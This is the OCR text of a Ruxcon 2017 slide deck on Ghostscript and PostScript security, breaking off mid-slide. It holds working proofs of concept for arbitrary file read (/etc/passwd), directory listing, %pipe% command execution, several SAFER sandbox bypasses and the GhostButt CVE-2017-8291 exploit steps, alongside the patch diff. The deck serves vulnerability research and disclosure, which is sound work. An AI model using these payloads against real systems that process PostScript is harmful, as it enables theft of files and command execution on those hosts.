REDRAIN & MIN(SPARK) ZHENG

A GHOST FROM POSTSCRIPT

for RUXCON 2017

WHO ARE WE

- redrain
  - Qihoo 360CERT
  - Low-level security researcher
  - Pentester with interest in big guys

- min(spark) zheng
  - CUHK PhD
  - Alibaba Security Expert

- rootredrain@gmail.com
- https://cert.360.cn
- zhengmin1989@gmail.com
- https://jaq.alibaba.com

AGENDA

- Postscript and GhostScript

1. Primer
2. Postscript syntax
3. Weakness
4. Ghostscript SAFER mode
5. Bypass Ghostscript sandbox

- The Ghost from Postscript

1. Arbitrary File Read
2. Arbitrary Command Execution
3. Arbitrary Code Execution

- More Attack Surfaces

1. Attacking softwares
2. Attacking printers

POSTSCRIPT AND GHOSTSCRIPT

- **Postscript Primer**

Postscript(PS) is a page description language in the electronic publishing and desktop publishing business.

Postscript Level 1
introduced in 1984

Postscript Level 2
introduced in 1991

Postscript Level 3
introduced in 1997

POSTSCRIPT AND GHOSTSCRIPT

- **Syntax**

- PostScript is a Turing-complete programming language, and an interpreted, stack-based language.

- The language syntax uses reverse Polish notation, which makes the order of operations unambiguous, and we should keep the layout of the stack in mind.


POSTSCRIPT AND GHOSTSCRIPT

- Syntax

(3+4)*(5-1)

3 4 add 5 1 sub mul ==

```
r details.
GS>3 4 add 5 1 sub mul ==
28
GS>
```



POSTSCRIPT AND GHOSTSCRIPT

- Ghostscript Primer

Ghostscript is a suite of software based on an interpreter for Adobe PostScript and Portable Document Format (PDF) page description languages. Its main purposes are the rasterization or rendering of such page description language files, for the display or printing of document pages, and the conversion between PostScript and PDF files.

POSTSCRIPT AND GHOSTSCRIPT

- Ghostscript Primer

GhostScript console

System	invocation name
*Unix	gs
MS Windows and later	gswin32c
OpenVMS	gs
Operating System/2	gsos2

GhostScript GUI

System	invocation name
Unix/X11	Ghostview
MS Windows and later	GSView
Linux	gv
Operating System/2	GSView

POSTSCRIPT AND GHOSTSCRIPT

- Adobe PostScript Charstring Operators

One-byte Type 2 Operators

Dec	Hex	Operator	Dec	Hex	Operator
0	00	–Reserved–	18	12	hstemhm
1	01	hstem	19	13	hintmask
2	02	–Reserved–	20	14	cntrmask
3	03	vstem	21	15	rmoveto
4	04	vmoveto	22	16	hmoveto
5	05	rlineto	23	17	vstemhm
6	06	hlineto	24	18	rcurveline
7	07	vlineto	25	19	rlinecurve
8	08	rrcurveto	26	1a	vvcurveto
9	09	–Reserved–	27	1b	hhcurveto
10	0a	callsubr	28[2]	1c	shortint
11	0b	return	29	1d	callgsubr
12[1]	0c	escape	30	1e	vhcurveto
13	0d	–Reserved–	31	1f	hvcurveto
14	0e	endchar	32–246	20–f6	<numbers>
15	0f	–Reserved–	247–254[3]	f7–fe	<numbers>
16	10	–Reserved–	255[4]	ff	<number>
17	11	–Reserved–			

Two-byte Type 2 Operators


Dec	Hex	Operator	Dec	Hex	Operator
12 0	0c 00	–Reserved– [1]	12 20	0c 14	put
12 1	0c 01	–Reserved–	12 21	0c 15	get
12 2	0c 02	–Reserved–	12 22	0c 16	ifelse
12 3	0c 03	and	12 23	0c 17	random
12 4	0c 04	or	12 24	0c 18	mul
12 5	0c 05	not	12 25	0c 19	–Reserved–
12 6	0c 06	–Reserved–	12 26	0c 1a	sqrt
12 7	0c 07	–Reserved–	12 27	0c 1b	dup
12 8	0c 08	–Reserved–	12 28	0c 1c	exch
12 9	0c 09	abs	12 29	0c 1d	index
12 10	0c 0a	add	12 30	0c 1e	roll
12 11	0c 0b	sub	12 31	0c 1f	–Reserved–
12 12	0c 0c	div	12 32	0c 20	–Reserved–
12 13	0c 0d	–Reserved–	12 33	0c 21	–Reserved–
12 14	0c 0e	neg	12 34	0c 22	hflex
12 15	0c 0f	eq	12 35	0c 23	flex
12 16	0c 10	–Reserved–	12 36	0c 24	hflex1
12 17	0c 11	–Reserved–	12 37	0c 25	flex1
12 18	0c 12	drop	12 38–12 255	0c 26–0c ff	–Reserved–
12 19	0c 13	–Reserved–			

POSTSCRIPT AND GHOSTSCRIPT

- Adobe PostScript Charstring Operators
- with global and local subroutines in OpenType, a new callgsubr instruction added,
- multiple new hinting-related instructions introduced (hstemhm, hintmask,cntrmask, ...),
- new arithmetic and logic instructions (and, or, not, abs, add, sub, neg, ...),
- new instructions managing the stack (dup, exch, index, roll),
- new miscellaneous instructions (random),
- new instructions operating on the transient array (get, put),
- dropped support for OtherSubrs (removed callothersubr).

POSTSCRIPT AND GHOSTSCRIPT

- Adobe PostScript Charstring Operators



File Operators

filename access	**file** *file*	Open named file with specified access
datasrc|datatgt dict		
param$_1$ … *param*$_n$ *filtername*	**filter** *file*	Establish filtered file
file	**closefile** –	Close *file*
file	**read** *int true* or *false*	Read one character from *file*
file int	**write** –	Write one character to *file*
file string	**readhexstring** *substring bool*	Read hexadecimal numbers from *file* into *string*
file string	**writehexstring** –	Write *string* to *file* as hexadecimal
file string	**readstring** *substring bool*	Read string from *file*
file string	**writestring** –	Write *string* to *file*
file string	**readline** *substring bool*	Read line from *file* into *string*
file	**token** *any true* or *false*	Read token from *file*
file	**bytesavailable** *int*	Return number of bytes available to read
–	**flush** –	Send buffered data to standard output file
file	**flushfile** –	Send buffered data or read to EOF
file	**resetfile** –	Discard buffered characters
file	**status** *bool*	Return status of *file* (*true* = valid)
filename	**status** *pages bytes referenced created true* or *false*	Return information about named file
filename	**run** –	Execute contents of named file
–	**currentfile** *file*	Return file currently being executed
filename	**deletefile** –	Delete named file
filename$_1$ *filename*$_2$	**renamefile** –	Rename file *filename*$_1$ to *filename*$_2$
template proc scratch	**filenameforall** –	Execute *proc* for each file name matching *template*
file position	**setfileposition** –	Set *file* to specified position
file	**fileposition** *position*	Return current position in *file*
string	**print** –	Write *string* to standard output file
any	**=** –	Write text representation of *any* to standard output file
any	**==** –	Write syntactic representation of *any* to standard output file
⊢*any*$_1$ … *any*$_n$	**stack** ⊢*any*$_1$ … *any*$_n$	Print stack nondestructively using =
⊢*any*$_1$ … *any*$_n$	**pstack** ⊢*any*$_1$ … *any*$_n$	Print stack nondestructively using ==


some interesting operators:
file [Open named file with specified access]
readstring [read string from file]
writestring [write characters of string to file]
readline [read line from file into string]
filenameforall [access to all files and sub-directories in that directory with a *]

POSTSCRIPT AND GHOSTSCRIPT

- Adobe PostScript Charstring Operators

why does a rasterized language provide such rich file operators?

Are there any weaknesses here?



POSTSCRIPT WEAKNESSES

- Adobe PostScript Arbitrary File Read

```
%!PS
/buff 1024 string def
/file_obj (/etc/passwd) (r) file def
file_obj buff readstring
buff print
quit
```

```
redrain@ubuntu:/tmp$ gs 1.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserv
ed.
This software comes with NO WARRANTY: see the file PUBLIC fo
r details.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologi
n
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn
ats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
```

POSTSCRIPT WEAKNESSES

- Adobe PostScript Directory Listing

```
%!PS
(/home/*) {==} 256 string filenameforall
```

```
This software comes with NO WARRANTY: see the file PUBLIC f
r details.
(/home/test/.bash_history)
(/home/test/examples.desktop)
(/home/test/.bash_logout)
(/home/test/.bashrc)
(/home/test/.profile)
(/home/redrain/ysoserial/README.md)
(/home/redrain/ysoserial/DISCLAIMER.txt)
(/home/redrain/ysoserial/ysoserial.png)
(/home/redrain/ysoserial/.git/logs/HEAD)
(/home/redrain/ysoserial/.git/logs/refs/remotes/origin/HEAD
(/home/redrain/ysoserial/.git/logs/refs/heads/master)
(/home/redrain/ysoserial/.git/info/exclude)
(/home/redrain/ysoserial/.git/description)
(/home/redrain/ysoserial/.git/hooks/pre-commit.sample)
(/home/redrain/ysoserial/.git/hooks/prepare-commit-msg.samp
e)
(/home/redrain/ysoserial/.git/hooks/applypatch-msg.sample)
(/home/redrain/ysoserial/.git/hooks/commit-msg.sample)
(/home/redrain/ysoserial/.git/hooks/pre-applypatch.sample)
(/home/redrain/ysoserial/.git/hooks/update.sample)
(/home/redrain/ysoserial/.git/hooks/pre-push.sample)
(/home/redrain/ysoserial/.git/hooks/post-update.sample)
(/home/redrain/ysoserial/.git/hooks/pre-rebase.sample)
(/home/redrain/ysoserial/.git/packed-refs)
```


GHOSTSCRIPT WEAKNESSES

- **GhostScript Documentation**

Ghostscript also supports the following **IODevice** in addition to a subset of those defined in the Adobe documentation:

- **%pipe%command**, which opens a pipe on the given command. This is supported only on operating systems that provide **popen** (primarily Unix systems, and not all of those).

Does it means Ghostscript will execut other command through using "%pipe%command"???



GHOSTSCRIPT WEAKNESSES

- GhostScript Documentation

4 Interacting with pipes

As noted above, input files are normally specified on the command line. However, one can also "pipe" input into Ghostscript from another program by using the special file name '-' w
interpreted as standard input. Examples:

{some program producing ps} | **gs** [options] -
`zcat paper.ps.gz` | **gs** -

When Ghostscript finishes reading from the pipe, it quits rather than going into interactive mode. Because of this, options and files after the '-' in the command line will be ignored.

On Unix and MS Windows systems you can send output to a pipe in the same way. For example, to pipe the output to `lpr`, use the command

```
gs -q -sOutputFile=- | lpr
```

In this case you must also use the -q switch to prevent Ghostscript from writing messages to standard output which become mixed with the intended output stream.

Also, using the **-sstdout=%stderr** option is useful, particularly with input from PostScript files that may print to stdout.

Similar results can be obtained with the `%stdout` and `%pipe%` filedevices. The example above would become

```
gs -sOutputFile=%stdout -q | lpr
```

or

```
gs -sOutputFile=%pipe%lpr
```

(again, doubling the `%` character on MS Windows systems.)

In the last case, `-q` isn't necessary since Ghostscript handles the pipe itself and messages sent to stdout will be printed as normal.

GHOSTSCRIPT WEAKNESSES

- GhostScript Shell Command Execution

```
./gs-921-linux-x86_64 -sDEVICE=pdfwrite -sOutputFile=%pipe%id
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ ./gs-921-linux-x86_64 -sDEVICE=pdf
write -sOutputFile=%pipe%id
GPL Ghostscript 9.21 (2017-03-16)
Copyright (C) 2017 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),30(d
ip),46(plugdev),108(lpadmin),124(sambashare)
```

```
%!PS
/OutputFile (%pipe%id) %set command injection
(pdfwrite)finddevice %use pdfwrite device
putdeviceprops
setdevice %set completion and start
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ ./gs-921-lin
ux-x86_64 rr.ps
GPL Ghostscript 9.21 (2017-03-16)
Copyright (C) 2017 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for det
ails.
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),2
4(cdrom),27(sudo),30(dip),46(plugdev),108(lpadmin),124(sambashare
)
```

GHOSTSCRIPT WEAKNESSES

- Ghostscript SAFER sandbox

Disables the deletefile and renamefile operators, and the ability to open piped commands (%pipe%cmd) at all. Only %stdout and %stderr can be opened for writing. Disables reading of files other than %stdin, those given as a command line argument, or those contained on one of the paths given by LIBPATH and FONTPATH and specified by the system params /FontResourceDir and /GenericResourceDir.

GHOSTSCRIPT WEAKNESSES

- Ghostscript SAFER sandbox

Arbitrary File Read

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /
tmp/file_read.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for det
ails.
Error: /invalidfileaccess in --file--
Operand stack:
   file_obj   (/etc/passwd)   (r)
Execution stack:
   %interp_exit   .runexec2   --nostringval--   --nostringval--
 --nostringval--   2   %stopped_push   --nostringval--   --nostri
ngval--   --nostringval--   false   1   %stopped_push   1999   1
  3   %oparray_pop   1998   1   3   %oparray_pop   1982   1   3
 %oparray_pop   1868   1   3   %oparray_pop   --nostringval--   9
errorexec_pop   .runexec2   --nostringval--   --nostringval--   -
-nostringval--   2   %stopped_push   --nostringval--
Dictionary stack:
   --dict:1200/1684(ro)(G)--   --dict:0/20(G)--   --dict:79/200(L
)--
Current allocation mode is local
Current file position is 64
GPL Ghostscript 9.20: Unrecoverable error, exit code 1
```

Arbitrary Command Execution

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /
tmp/gs/rr.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for det
ails.
Error: /invalidaccess in --setdevice--
Operand stack:
   --nostringval--
Execution stack:
   %interp_exit   .runexec2   --nostringval--   --nostringval--
 --nostringval--   2   %stopped_push   --nostringval--   --nostri
ngval--   --nostringval--   false   1   %stopped_push   1999   1
  3   %oparray_pop   1998   1   3   %oparray_pop   1982   1   3
 %oparray_pop   1868   1   3   %oparray_pop   --nostringval--   %
errorexec_pop   .runexec2   --nostringval--   --nostringval--   -
-nostringval--   2   %stopped_push   --nostringval--   1870   1
  3   %oparray_pop   --nostringval--
Dictionary stack:
   --dict:1200/1684(ro)(G)--   --dict:0/20(G)--   --dict:78/200(L
)--
Current allocation mode is local
Current file position is 186
GPL Ghostscript 9.20: Unrecoverable error, exit code 1
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$
```

Every cloud has a silver lining

THE GHOST FROM POSTSCRIPT

- Bypass SAFER sandbox

Although SAFER sandbox disable most of file operators, there is still a advanced operator alived.

we can replace file into .libfile

```
%!PS
(/etc/passwd) .libfile {
256 string readstring
} if
{print} if
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /
tmp/gs/file_read_short.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for det
ails.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/varredrain@ubuntu:~/code/ghostscript-9.21-linux-x
86_64$
```

THE GHOST FROM POSTSCRIPT

- Bypass SAFER sandbox again

When I was writing this slides, I found another advanced operator alived .findlibfile

```
<string> findlibfile <foundstring> <file> true
<string> findlibfile <string> false
```

Opens the file of the given name for reading, searching through directories as described in the usage documentation. If the search fails, **findlibfile** simply pushes false on the stack and returns, rather than causing an error.

```
%!PS
(/etc/passwd) .findlibfile {
256 string readstring
} if
{print} if
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.21-linux-x86_64$ gs -dSAFER /
tmp/gs/findlibfile_short.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for det
ails.
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/varredrain@ubuntu:~/code/ghostscript-9.21-linux-x
86_64$
```

THE GHOST FROM POSTSCRIPT

- Bypass SAFER sandbox again and again

Project Zero researcher Tavis discovered a greate bypass in Oct last year. He found two advanced operators OutputICCProfile and putdeviceparams.

These two operators are not described distinctly in documentation, however I found them in sourcecode ./base/gsdparam.c

- Specify, using -s**OutputICCProfile**, an ICC profile which represents the color space (either CMYK or Gray) of the final file. This is the same ICC profile used in the PDF/X definition file as the ICCProfile. Even if you are using a standard OutputCondition and do not need to specify an ICCProfile, you must still set OutputICCProfile with an appropriate ICC profile in order for proper color conversion.

THE GHOST FROM POSTSCRIPT

- Bypass SAFER sandbox again and again

PoC:

```
%!PS
currentdevice null true mark /OutputICCProfile (%pipe%id > /dev/tty)
.putdeviceparams
quit
```

```
redrain@ubuntu:~/code/ghostscript-9.20$ cat /tmp/gs/exec_bypass.ps
%!PS
currentdevice null true mark /OutputICCProfile (%pipe%id > /dev/tty)
.putdeviceparams
quit
redrain@ubuntu:~/code/ghostscript-9.20$ gs -dSAFER /tmp/gs/exec_bypass.ps
GPL Ghostscript 9.20 (2016-09-26)
Copyright (C) 2016 Artifex Software, Inc.  All rights reserved.
This software comes with NO WARRANTY: see the file PUBLIC for details.
uid=1000(redrain) gid=1000(redrain) groups=1000(redrain),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),108(lpadmin),124(sambashare)
+ ./base/gsicc_manage.c:1713: gsicc_set_device_profile(): Creation of ICC profile f
ailed
```



YEEEEEEEEEEEEEEEEAH

MEMORY CORRUPTION OF GHOSTSCRIPT

gelivable: (chiefly China, Internet slang) awesome, incredible, amazing, extraordinary

"GHOSTBUTT" SAFER BYPASS

- Ghostbutt is an OOB and type confuse bug in GhostScript. It is named by HD Moore and it has a website: http://ghostbutt.com.




```
<proc1> <proc2> .eqproc <bool>
```

```
static int
zeqproc(i_ctx_t *i_ctx_p)
{
    os_ptr op = osp;
    ref2_t stack[MAX_DEPTH + 1];
    ref2_t *top = stack;

    make_array(&stack[0].proc1, 0, 1, op - 1);      // get two operands
    make_array(&stack[0].proc2, 0, 1, op);
    ......
    /* An exit from the loop indicates that matching failed. */
    make_false(op - 1);       // limited write primitive
    pop(1);
    return 0;
}
```

- GhostScript doesn't check the bound of the operator stack when it executes .eqproc operator.

"GHOSTBUTT" SAFER BYPASS

- An attacker may use a crafted .ps file to achieve an out-of-bound attack in GhostScript and bypass the SAFER mode. The exp can be found at: https://github.com/rapid7/metasploit-framework/pull/8316/files. There are four main steps:

- Step 1: Using .eqproc operator to control the stack using a crafted string buffer.

```
/size_to   65000      def
/enlarge    1000      def

%/bigarr 65000 array def

0
size_from size_step size_to {
    pop
    1 add
} for

/buffercount exch def

/buffersizes buffercount array def


0
size_from size_step size_to {
    buffersizes exch 2 index exch put
    1 add
} for
pop

/buffers buffercount array def
```

```
{
    .eqproc
    buffersearchvars 0 buffersearchvars 0 get 1 add put
    buffersearchvars 1 0 put
    buffersearchvars 2 0 put
    buffercount {
        buffers buffersearchvars 1 get get
        buffersizes buffersearchvars 1 get get
        16 sub get
        254 le {
            buffersearchvars 2 1 put
            buffersearchvars 3 buffers buffersearchvars 1 get get put
            buffersearchvars 4 buffersizes buffersearchvars 1 get get 16 sub put
        } if
        buffersearchvars 1 buffersearchvars 1 get 1 add put
    } repeat

    buffersearchvars 2 get 1 ge {
        exit
    } if
    %(.) print
} loop
```

"GHOSTBUTT" SAFER BYPASS

- Step 2: Using the string buffer to change the reference of currentdevice object to String object.

```
.eqproc
.eqproc
.eqproc
sdevice 0
currentdevice
buffersearchvars 3 get buffersearchvars 4 get 16#7e put
buffersearchvars 3 get buffersearchvars 4 get 1 add 16#12 put
buffersearchvars 3 get buffersearchvars 4 get 5 add 16#ff put
put


buffersearchvars 0 get array aload
```

- Step 3: Changing the currentdevice->LockSafetyParams to 0. (Close the SAFER)

```
buffersearchvars 0 get array aload

sdevice 0 get
16#3e8 0 put

sdevice 0 get
16#3b0 0 put

sdevice 0 get
16#3f0 0 put
```

"GHOSTBUTT" SAFER BYPASS

- Step 4: Execute unsandboxed commands.

```
currentdevice null false mark /OutputFile (%pipe%echo vulnerable > /dev/tty)
.putdeviceparams
1 true .outputpage
.rsdparams
%{ } loop
0 0 .quit
%asdf
```

- Fix -- checking the bound and checking the type of parameters (CVE-2017-8291):

```
diff --git a/psi/zmisc3.c b/psi/zmisc3.c
index 54b304246..37293ff4b 100644
--- a/psi/zmisc3.c
+++ b/psi/zmisc3.c
@@ -56,6 +56,12 @@ zeqproc(i_ctx_t *i_ctx_p)
     ref2_t stack[MAX_DEPTH + 1];
     ref2_t *top = stack;

+    if (ref_stack_count(&o_stack) < 2)
+        return_error(gs_error_stackunderflow);
+    if (!r_is_array(op - 1) || !r_is_array(op)) {
+        return_error(gs_error_typecheck);
+    }
+
     make_array(&stack[0].proc1, 0, 1, op - 1);
     make_array(&stack[0].proc2, 0, 1, op);
     for (;;) {
```

REMOTE CODE EXECUTION: TYPE CONFUSION

```
/*
 * This operator creates a new, initialized instance of the DSC parser.
 */
/* <dict> .initialize_dsc_parser - */
static int
zinitialize_dsc_parser(i_ctx_t *i_ctx_p)
{
    ref local_ref;
    int code;
    os_ptr const op = osp;
    dict * const pdict = op->value.pdict;
    gs_memory_t * const mem = (gs_memory_t *)dict_memory(pdict);
    dsc_data_t * const data =
        gs_alloc_struct(mem, dsc_data_t, &st_dsc_data_t, "DSC parser init");
```

```
#define gs_alloc_struct(mem, typ, pstype, cname)\
  (typ *)(*(mem)->procs.alloc_struct)(mem, pstype, cname)
```

```
int __fastcall sub_196C20(__int64 a1)
{
  __int64 v1; // r12@1
  __int64 v2; // rax@1
